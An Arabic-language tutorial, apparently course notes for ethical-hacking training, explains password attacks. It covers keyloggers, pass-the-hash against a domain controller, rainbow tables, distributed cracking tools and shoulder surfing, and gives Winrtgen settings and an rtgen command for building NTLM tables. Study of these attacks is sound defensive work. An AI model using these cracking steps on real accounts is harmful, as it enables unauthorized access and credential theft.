Keylogger يسمى راصد لوحة مفاتيح أو أحد برامج التجسس وهو برنامج مخفي يرسل عبر الإيميل أو انت تقوم بتحميله من أحد المواقع غير الموثوقة أو يكون ضمن البرامج المجانية وانت لا تعلم بذلك. حيث يقوم برنامج التجسس بنقل كافة ما يكتب بلوحة المفاتيح إلى جهات بعيدة عادة إلى صاحب التجسس أو مرسل البرنامج، وهذا هو أخطر هذه الكائنات والذي يعد عمله أشبه ما يكون بعمل حصان طروادة أحد أنواع فيروسات التجسس ويستخدم لمراقبة أجهزة معينة ومعرفة ما يكتب عليها. مثل ارقام السر وكلمات الدخول ارقام بطاقات الائتمان. في منتصف شهر فبراير سنة 2009، هاجمت الشرطة الفيدرالية البرازيلية مواقع في المدينة الجنوبية ومناطق أخرى وألقوا القبض على 55 شخصاً – تسعة **Keylogging** منهم تحت السن القانوني – بتهمة نشر برامج مختلفة في أجهزة أعداد كبيره من المواطنين البرازيليين وسجلت ما كتبوه خلال استخدامهم للكمبيوتر للوصول إلى حساباتهم البنكية على الإنترنت... البرامج الصغيرة جداً قامت بتسجيل أسماء المستخدمين وكلمات مرورهم وأرسلتها إلى أفراد العصابة... المبالغ التي تمت سرقتها بهذه الطريقة؟ منذ بدايتهم العمل بهذا الأسلوب في شهر مايو من العام المنصرم: 4.7 مليون دولار من مئتي حساب بنكي مختلف في ستة بنوك.

على سبيل المثال، **Keylogger** قادر على الكشف عن محتويات جميع رسائل البريد الإلكتروني التي تتألف من قبل المستخدم من نظام الكمبيوتر الذي تم تثبيت **Keylogger** عليه.

Active Online Attack: Hash Injection Attack

هجوم حقن الهاش (Hash Injection Attack) هو مفهوم لحقن **compromised hash** في جلسة محلية ثم يتم استخدام هذا الهاش للمصادقة إلى موارد الشبكة. ويتم هذا الهجوم بنجاح في أربع خطوات. وهم:

1- The hacker compromises one workstation/server using a local/remote exploit

حيث يقوم المهاجم باختراق خادم او جهاز عميل من خلال **exploit** سواء محليا او عن بعد.

2- The hacker extracts logged-on hashes and finds a logged-on domain admin account hash
القراصنة يقومون باستخراج الهاش الخاص بعمليات التسجيل ثم يجد الهاش الخاص بعملية التسجيل من قبل مسئول الدومين.
3- The hackers use the hash to log on the domain controller
القراصنة يقومون باستخدام هذا الهاش لتسجيل الدخول الى وحدة تحكم الدومين.
4- The hacker extracts all the hashes in the Active Directory database and can now satirize any account in the domain.
القراصنة يقومون باستخراج كافة الهاش الموجودة في قاعدة بيانات **Active Directory** ويمكنه الآن يسخر أي حساب في الدومين.






Offline Attack: Rainbow Attacks

Offline Attack تحدث عند يقوم الدخيل بالتحقق من صحة كلمات السر. حيث يلاحظ كيف يتم تخزين كلمة المرور. إذا تم تخزين أسماء المستخدمين وكلمات المرور في ملف قابل للقراءة، فان هذا يصبح سهل بالنسبة له أو لها للوصول إلى النظام. وبالتالي، يجب أن تكون قائمة كلمات المرور محميه والاحتفاظ بها في شكل غير قابل للقراءة، مثل الشكل المشفر. **Offline Attack** هي هجمات مضيعة للوقت. كانت من قبل ناجحة لأن **LM hash** يملك نقطة ضعف و هي صغر وقصر طول**keyspace** . وتتوفر تقنيات مختلفة لكسر كلمة مرور على شبكة الانترنت.

هناك نوعان من هجمات **Offline Attack** التي يستخدمها المهاجم لاكتشاف كلمات المرور.

- **Rainbow Attacks**
- **Distributed network Attacks**

Rainbow Attacks

Rainbow attack هو تنفيذ لتقنية **cryptanalytic time-memory trade-off**. **Cryptanalytic time-memory trade-off** هو الأسلوب الذي يتطلب وقتا أقل لتحليل الشفرات. فإنه يستخدم بالفعل حساب المعلومات المخزنة في الذاكرة لكسر التشفير. في هجوم **Rainbow attack**، يستخدم نفس الأسلوب؛ حيث يتم إنشاء بطريقه متقدمة جدول يحتوي على هاش لكلمات مرور سابقه وتخزينها في الذاكرة. ويسمى مثل هذا الجدول "**rainbow table**".

Rainbow Table

Rainbow table هو جدول بحث استخدم خصيصا في استعادة كلمة المرور لنص عادي من نص مشفر(**cipher text**) . يستخدم المهاجم هذا الجدول في البحث عن كلمة المرور ويحاول استعادة كلمة المرور من هاش كلمة السر.

Computed Hashes

المهاجم يحسب الهاش للحصول على قائمة من كلمات السر الممكنة، ثم يقارن ذلك مع جدول هاش محسوب من قبل (**Rainbow table**). إذا تم العثور على تطابق، إذا فان كلمة المرور تم حلها.

Compare the Hashes

من السهل استعادة كلمات المرور من خلال مقارنة هاش الكلمة التي استوليت عليها بجدول محسوب مسبقا(**pre-computed tables**) .

Pre-Computed Hashes

يجب أن يتم تخزين كلمات المرور المشفرة فقط في ملف يحتوي على اسم المستخدم / كلمة المرور المشفرة. كلمة المرور التي يتم كتابتها أثناء عملية تسجيل الدخول يتم تشفيرها باستخدام وظيفة الهاش للتشفير، ويتم بعد ذلك مقارنة مع كلمة المرور التي تم تخزينها في الملف. كلمات المرور المشفرة التي يتم تخزينها يمكنها اثبات انها عديمة الجدوى ضد هجمات القاموس(**dictionary attacks**) . إذا كان الملف الذي يحتوي على كلمة مرور المشفرة في شكل مقروء، يمكن للمهاجم بسهولة اكتشاف وظيفة الهاش. ومن ثم يمكنه فك تشفير كل الكلمات الموجودة في القاموس باستخدام دالة الهاش، ومن ثم مقارنتها مع كلمة المرور مشفرة. وبالتالي فان المهاجم يحصل على جميع كلمات السر التي هي عبارة عن كلمات مدرجة في القاموس.

تخزين الهاش يتطلب مساحة ذاكرة كبيرة مثل **LM hash** والذي يحتاج 310 تيرابايت وكذلك **NT hash** >15 حرف يتطلب 5652897009 إكسا بايت. استخدام تقنية **time-space tradeoff technique** وذلك للحد من مساحة الذاكرة المطلوبة لتخزين الهاش.

```
1qazwed   -> 4259cc34599c530b28a6a8f225d668590
hh021da   -> c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf  -> 3cd696a8571a843cda453a229d741843
sodifo8sf -> 7ad7d6fa6bb4fd28ab98b3dd33261e8f
```

Tools to Create Rainbow Tables: Winrtgen and Rtgen

المهاجمين يقوموا بإنشاء جداول Rainbow Tables باستخدام الأدوات التالية:

- **Winrtgen**

المصدر: http://www.oxid.it/projects.html


Winrtgen هو اداه رسومية لأنشاء جداول **Rainbow Tables** والتي تساعد المهاجمين حيث من خلالها يمكن كسر هاش كلمة المرور.

وهو يدعم الهاشات التالية:


LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384) and SHA-2 (512) hashes

طريقة العمل:

1- نقوم بالنقر المزدوج على تطبيق البرنامج **Winrtgen.exe** فتظهر الشاشة التالية:



2- ننقر فوق **Add Table** فتظهر الشاشة التالية:




3- في الشريط العلوي عند القيم **HASH** نجد انها تحتوي على قائمة بالهاش الذي يدعمه في مثالنا هذا سو نختار **ntlm** ثم تحت العنوان **Min Len** والتي تعبر عن اقل طول للهاش نختار **4** و **Max Len** نختار **9** اما تحت **chain count** نختار **4000000**.

4- في الخانة المقابلة للعنوان **Charset** نختار **loweralpha** والتي تعنى الحروف الصغيرة وهذا على حسب نوع كلمة المرور.

Rainbow Table properties
Hash: ntlm | Min Len: 4 | Max Len: 9 | Index: 0 | Chain Len: 2400 | Chain Count: 4000000 | N° of tables: 1
Charset: loweralpha — Edit
abcdefghijklmnopqrstuvwxyz
Table properties
Key space: 5646683807856 keys
Disk space: 61.03 MB
Success probability: 0.001697 (0.17%)
Benchmark
Hash speed:
Step speed:
Table precomputation time:
Total precomputation time:
Max cryptanalysis time:
Optional parameter: Administrator
Benchmark | OK | Cancel

5- ثم ننقر فوق **ok** لإنشاء الملف.



6- ثم ننقر فوق **ok** لإنشاء الملف.

7- انشاء جدول الهاش سوف يأخذ بعض من الوقت اعتمادا على اختيارك لنوع **hash** و **charset**.

Rtgen

المصدر: http://www.project-rainbowcrack.com

Rainbowcrack هو تنفيذ لاقتراح عام والذى يستفيد من تقنية **time-memory trade-off technique** لكسر الهاش. يسمح هذا المشروع لك كسر هاش كلمة المرور. يتم استخدام أداة **rtgen** المتوفرة في هذا المشروع لتوليد جداول **Rainbow table**. يحتاج **rtgen** العديد من المعاملات لتوليد جدول **Rainbow table**؛ يمكنك استخدام بناء الجملة التالي من سطر الأوامر لتوليد جداول **Rainbow table**:

هذا التطبيق لنظامي التشغيل لينكس وويندوز. الصيغة العامة لسطر الأوامر كالاتى:

#rtgen©hash_algorithm©charset©plaintext_len_min©plaintext_len_max©table_index©chain_len chain_num©part_index

```
Administrator: Command Prompt - rtgen  ntlm loweralpha 1 7 0 1000 4000000 0

C:\Users\Administrator\Downloads\rainbowcrack-1.5-win64>rtgen ntlm loweralpha 1
7 0 1000 4000000 0
rainbow table ntlm_loweralpha#1-7_0_1000x4000000_0.rt parameters
hash algorithm:          ntlm
hash length:             16
charset:                 abcdefghijklmnopqrstuvwxyz
charset in hex:          61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73
 74 75 76 77 78 79 7a
charset length:          26
plaintext length range:  1 - 7
reduce offset:           0x00000000
plaintext total:         8353082582

sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 4000000 rainbow chains generated (0 m 7.6 s)
131072 of 4000000 rainbow chains generated (0 m 7.6 s)
196608 of 4000000 rainbow chains generated (0 m 7.7 s)
262144 of 4000000 rainbow chains generated (0 m 7.6 s)
327680 of 4000000 rainbow chains generated (0 m 7.6 s)
393216 of 4000000 rainbow chains generated (0 m 7.6 s)
```

Offline Attack: Distributed Network Attacks

Distributed Network Attack (DNA) هي التقنية المستخدمة لاستعادة الملفات المحمية بكلمة مرور. حيث إنه يستخدم قوة المعالجة الغير مستخدمة من الآلات عبر الشبكة لفك تشفير كلمات السر. في هذا الهجوم، تم تثبيت **DNA manager** في موقع مركزي حيث يمكن للآلات الذين يقومون بتشغيل **DNA client** يمكنهم الوصول إليه عبر الشبكة. **DNA manager** ينسق الهجوم، تكليف جزء صغير من **key search** للآلات حتى يكون توزيع العمل في جميع المعالجات في جميع أنحاء الشبكة. يدار **DNA client** في الخلفية، حيث يستخدم فقط الجزء الغير مستخدم من المعالج. البرنامج يجمع بين قدرات المعالج لكافة أجهزة العملاء المتصلة بالشبكة ويستخدمها لإجراء بحث رئيسية على **Office 97 و2000** لفك تشفير هم.

مميزات DNA:

- يقرأ الإحصاءات والرسوم البيانية بسهولة
- يضيف قواميس المستخدم لكسر كلمة السر
- يحسن هجمات كلمة المرور للغات معينة
- يعدل قواميس المستخدم
- يضم وظيفة **stealth client installation**.
- يقوم بالتحديث التلقائي للعميل أثناء تحديث خادم **DNA**.
- تسيطر على العملاء وتحدد العمل الذي يقوم به العملاء.

نجد ان DNA ينقسم الى وحدتين (2Module) كالاتى:

1- **DNA Server Interface**

واجهة خادم **DNA** (*DNA Server Interface*) يسمح للمستخدمين لإدارة **DNA** من خادم. توفر وحدة خادم **DNA** (*DNA Server Module*) للمستخدم وضع جميع الوظائف التي يقوم **DNA** بتنفيذها. وتنقسم هذه الواجهة إلي:

الوظائف الحالية(Current jobs) : هي عباره عن قائمة انتظار لجميع الوظائف الحالية التي تم إضافتها من قبل وحدة تحكم. قائمة الوظائف الحالية (**Current jobs list**) لديها العديد من الأعمدة، مثل رقم الهوية (**ID**) التي تم تعيينها من قبل **DNA** لكل وظيفة، واسم الملف المشفر، وكلمة السر التي تم استخدامها من قبل المستخدم، وكلمة السر التي تطابق المفتاح الذي يمكن أن يفتح البيانات، ووضع هذه المهمة، وأعمدة أخرى مختلفة.

الوظائف المنتهية (Finished jobs): توفر قائمة الوظائف المنتهية (*Finished jobs list*) المعلومات حول الوظائف التي يمكن فك تشفيرها بما في ذلك كلمة المرور. قائمة الوظائف المنتهية لديه أيضا العديد من الأعمدة التي تشبه قائمة الوظائف الحالية. تشمل هذه الأعمدة الرقم التعريفي المعين من قبل **DNA** لهذه الوظيفة، واسم الملف المشفر، مسار فك الملف، والمفتاح المستخدم في التشفير وفك

تشفير الملف، التاريخ والوقت الذي اتخذه خادم DNA للعمل على الوظيفة، التاريخ والوقت الذي اتخذه خادم DNA للانتهاء من العمل على وظيفة، والوقت المنقضى، الخ.

2- DNA Client Interface

واجهة عميل DNA (**DNA Client Interface**) يمكن استخدامها من العديد من محطات العمل(**workstation**). إحصاءات العميل يمكن تنسيقها بسهولة باستخدام واجهة عميل **DNA**. تتوفر هذه الواجهة على الأجهزة حيث تم تثبيت تطبيق العميل **DNA**. هناك العديد من العناصر التي تحتويها مثل اسم عميل **DNA**، اسم المجموعة التي ينتمي إليها عميل **DNA**، وإحصاءات عن الوظيفة الحالية(*current job*) ، والعديد من المكونات الأخرى.

إدارة الشبكة

تطبيق رصد حركة مرور الشبكة (**The Network Traffic application**) يستخدم في ويندوز لغرض إدارة الشبكة. مربع الحوار حركة مرور الشبكة (**The Network Traffic dialog box**) يستخدم لمعرفة سرعة الشبكة التي يستخدمها **DNA** وكل طول وحدة عمل (**work unit length**) من **DNA Client**. باستخدام طول وحدة العمل(**work unit length**) ، يمكن لعميل **DNA** ان يعمل من دون الاتصال بخادم **DNA**. تطبيق **DNA Client** لديه القدرة على الاتصال بخادم **DNA** في بداية ونهاية طول وحدة العمل. يمكن للمستخدم مراقبة حالة قائمة انتظار العمل و**DNA**. عندما يتم جمع البيانات من مربع حوار حركة مرور الشبكة، يمكن إجراء تعديل على وحدة العمل الخاصة بالعميل. عندما يزداد حجم طول وحدة العمل (**work unit length**) فان سرعة حركة مرور الشبكة تقل. إذا تم خفض حركة المرور، فإن عمل جهاز العميل على الوظائف يتطلب قدرا أطول من الوقت. وبالتالي، يمكن أن تكون الطلبات التي تقدم إلى الملقم أقل بسبب انخفاض حركة مرور الشبكة.

Elcomsoft Distributed Password Recovery


المصدر: http://www.elcomsoft.com

Elcomsoft Distributed Password Recovery يسمح لك كسر كلمات المرور المعقدة ، واستعادة مفاتيح التشفير القوية ، و فتح المستندات في بيئة الإنتاج. لأنها تتيح تنفيذ اكواد مكثفة حسابيا لاستعادة كلمة السر الموازية حسابيا بشكل كبير للعناصر الموجودة في مسرعات الرسومات الحديثة. هذه التقنية مبتكرة لتسريع استعادة كلمة السر عند وجود بطاقة رسوميه ATI أو NVIDIA موجودة ومتوافقة بالإضافة مع وضع وحدة المعالجة المركزي فقط. بالمقارنة مع طرق استعادة كلمة السر التي تستخدم فقط وحدة المعالجة المركزية الرئيسية لجهاز الكمبيوتر، وتسريع **GPU** المستخدمة من قبل هذه التكنولوجيا يجعل استعادة كلمة السر بشكل أسرع. هذا يدعم استعادة كلمة السر لمجموعة متنوعة من التطبيقات وتنسيقات الملفات.

ملحوظه: هذا التطبيق هو مثال Distributed Network Attacks ولكن بالإضافة الى اعتماده على وحدة المعالج المركزي فانه يعتمد على معالج كروت الشاشة الحديثة GPU أيضا.

الميزات: فوائد

1- يقلل من الوقت استعادة كلمة السر.
2- **Distributed password recovery** على **LAN**، الإنترنت، أو كليهما.
3- **Solace management** لسهولة السيطرة من أي جهاز كمبيوتر متصل بالشبكة.
4- **Plug-in architecture** يسمح لتنسيقات الملفات إضافية.
5- التحكم المرن في قائمة الانتظار يتيح إدارة الوظائف بسهوله.
6- تثبيت وإزالة عملاء استعادة كلمة السر عن بعد.



Non-Electronic Attacks

الهجمات غير الإلكترونية **Non-Electronic Attacks** يطلق عليها أيضا هجمات غير تقنية**Non-Technical Attacks** . هذا النوع من الهجمات لا يتطلب أي معرفة تقنية حول طرق التدخل مع نظام آخر. وبالتالي، فإنه يدعى هجوم غير إلكترونية. هناك أربعة أنواع من الهجمات غير الإلكترونية، والتي هي: (Dumpster Diving، Keyboard Sniffing، Shoulder Surfing،Social Engineering)

Dumpster Diving هو وسيلة الهجوم الرئيسية التي تستهدف بناءً على فشل كبير في أمن الكمبيوتر: المعلومات المهم جدا الذى يسعى الناس لحمايتها وامنها ، يمكن الحصول عليها من قبل من أي شخص تقريبا على استعداد للتدقيق في القمامة. فإنه يسمح لك بجمع المعلومات حول كلمات المرور الهدف عن طريق النظر من خلال سلة المهملات. هذا النوع من الهجوم **low-tech attack** لديها العديد من الآثار. نظرا لانخفاض مستوى الأمن عن هذه الايام، فكان في الواقع **Dumpster Diving** ذات شعبية كبيرة في 1980. مصطلح " **Dumpster Diving** " يشير إلى أي من المعلومات سواء العامة او المفيدة التي وجدت او اخذت من المناطق حيث يتم التخلص منها. وتشمل هذه المناطق صفائح القمامة وحاويات الرصيف، مكبات النفايات، وما شابه ذلك، التي يمكن من خلالها الحصول على المعلومات مجانا. قد تجد ملفات كلمة السر والأدلة والوثائق الحساسة، والتقارير، والإيصالات، وأرقام بطاقات الائتمان، أو الأقراص التي ألقيت بعيدا. ببساطة، فحص النفايات التي تم إلقائها في القمامة قد تكون مفيدة للمهاجمين، وهناك معلومات وافرة لدعم هذا المفهوم. مثل المعلومات المفيدة التي ألقيت بدون أي تفكير الى أي من الأيدي التي قد ينتهي اليها. هذه البيانات يمكن استخدامها من قبل المهاجمين للوصول غير المصرح به الى أنظمة الكمبيوتر الآخرين، أو يمكن الأشياء التي يعثر عليها يدفع الى أنواع أخرى من الهجمات مثل الهندسة الاجتماعية.

Shoulder Surfing عندها يكون المتسلل واقف بصورة غير واضحة ، ولكن بالقرب من المستخدم الشرعي للنظام ، ومشاهدة كيف يتم إدخال كلمة المرور. المهاجم ببساطة ينظر إلى لوحة المفاتيح سواء للمستخدم أو الشاشة بينما هو يسجل الدخول، ويراقب ليرى ما إذا كان المستخدم يحدق في المكتب ليتذكر كلمة المرور أو كلمة المرور الفعلية. هذا يمكن أن يكون ممكنا فقط عندما يكون المهاجم هو جسديا قريب من الهدف. يمكن أن يحدث هذا النوع من الهجوم أيضا في محل البقالة عند خط الخروج عندما يقوم الضحية المحتملة بتمرير بطاقة السحب الآلي وإدخال **PIN** المطلوبة. العديد من ارقام الهوية الشخصية هذه هي عباره عن أربعة ارقام فقط.

يشير التنصت (**Eavesdropping**) على فعل الاستماع سرا لمحادثة شخص ما. يمكن تحديد كلمات السر من خلال الاستماع سرا لتبادلات كلمة المرور. إذا فشل الهاكر في الحصول على كلمة المرور عن طريق التخمين، فهناك طرق أخرى يمكنه المحاولة للحصول عليه.

" **Password sniffing** " هو بديل مستخدم من قبل المتسللين للحصول على كلمات السر المستهدفة.

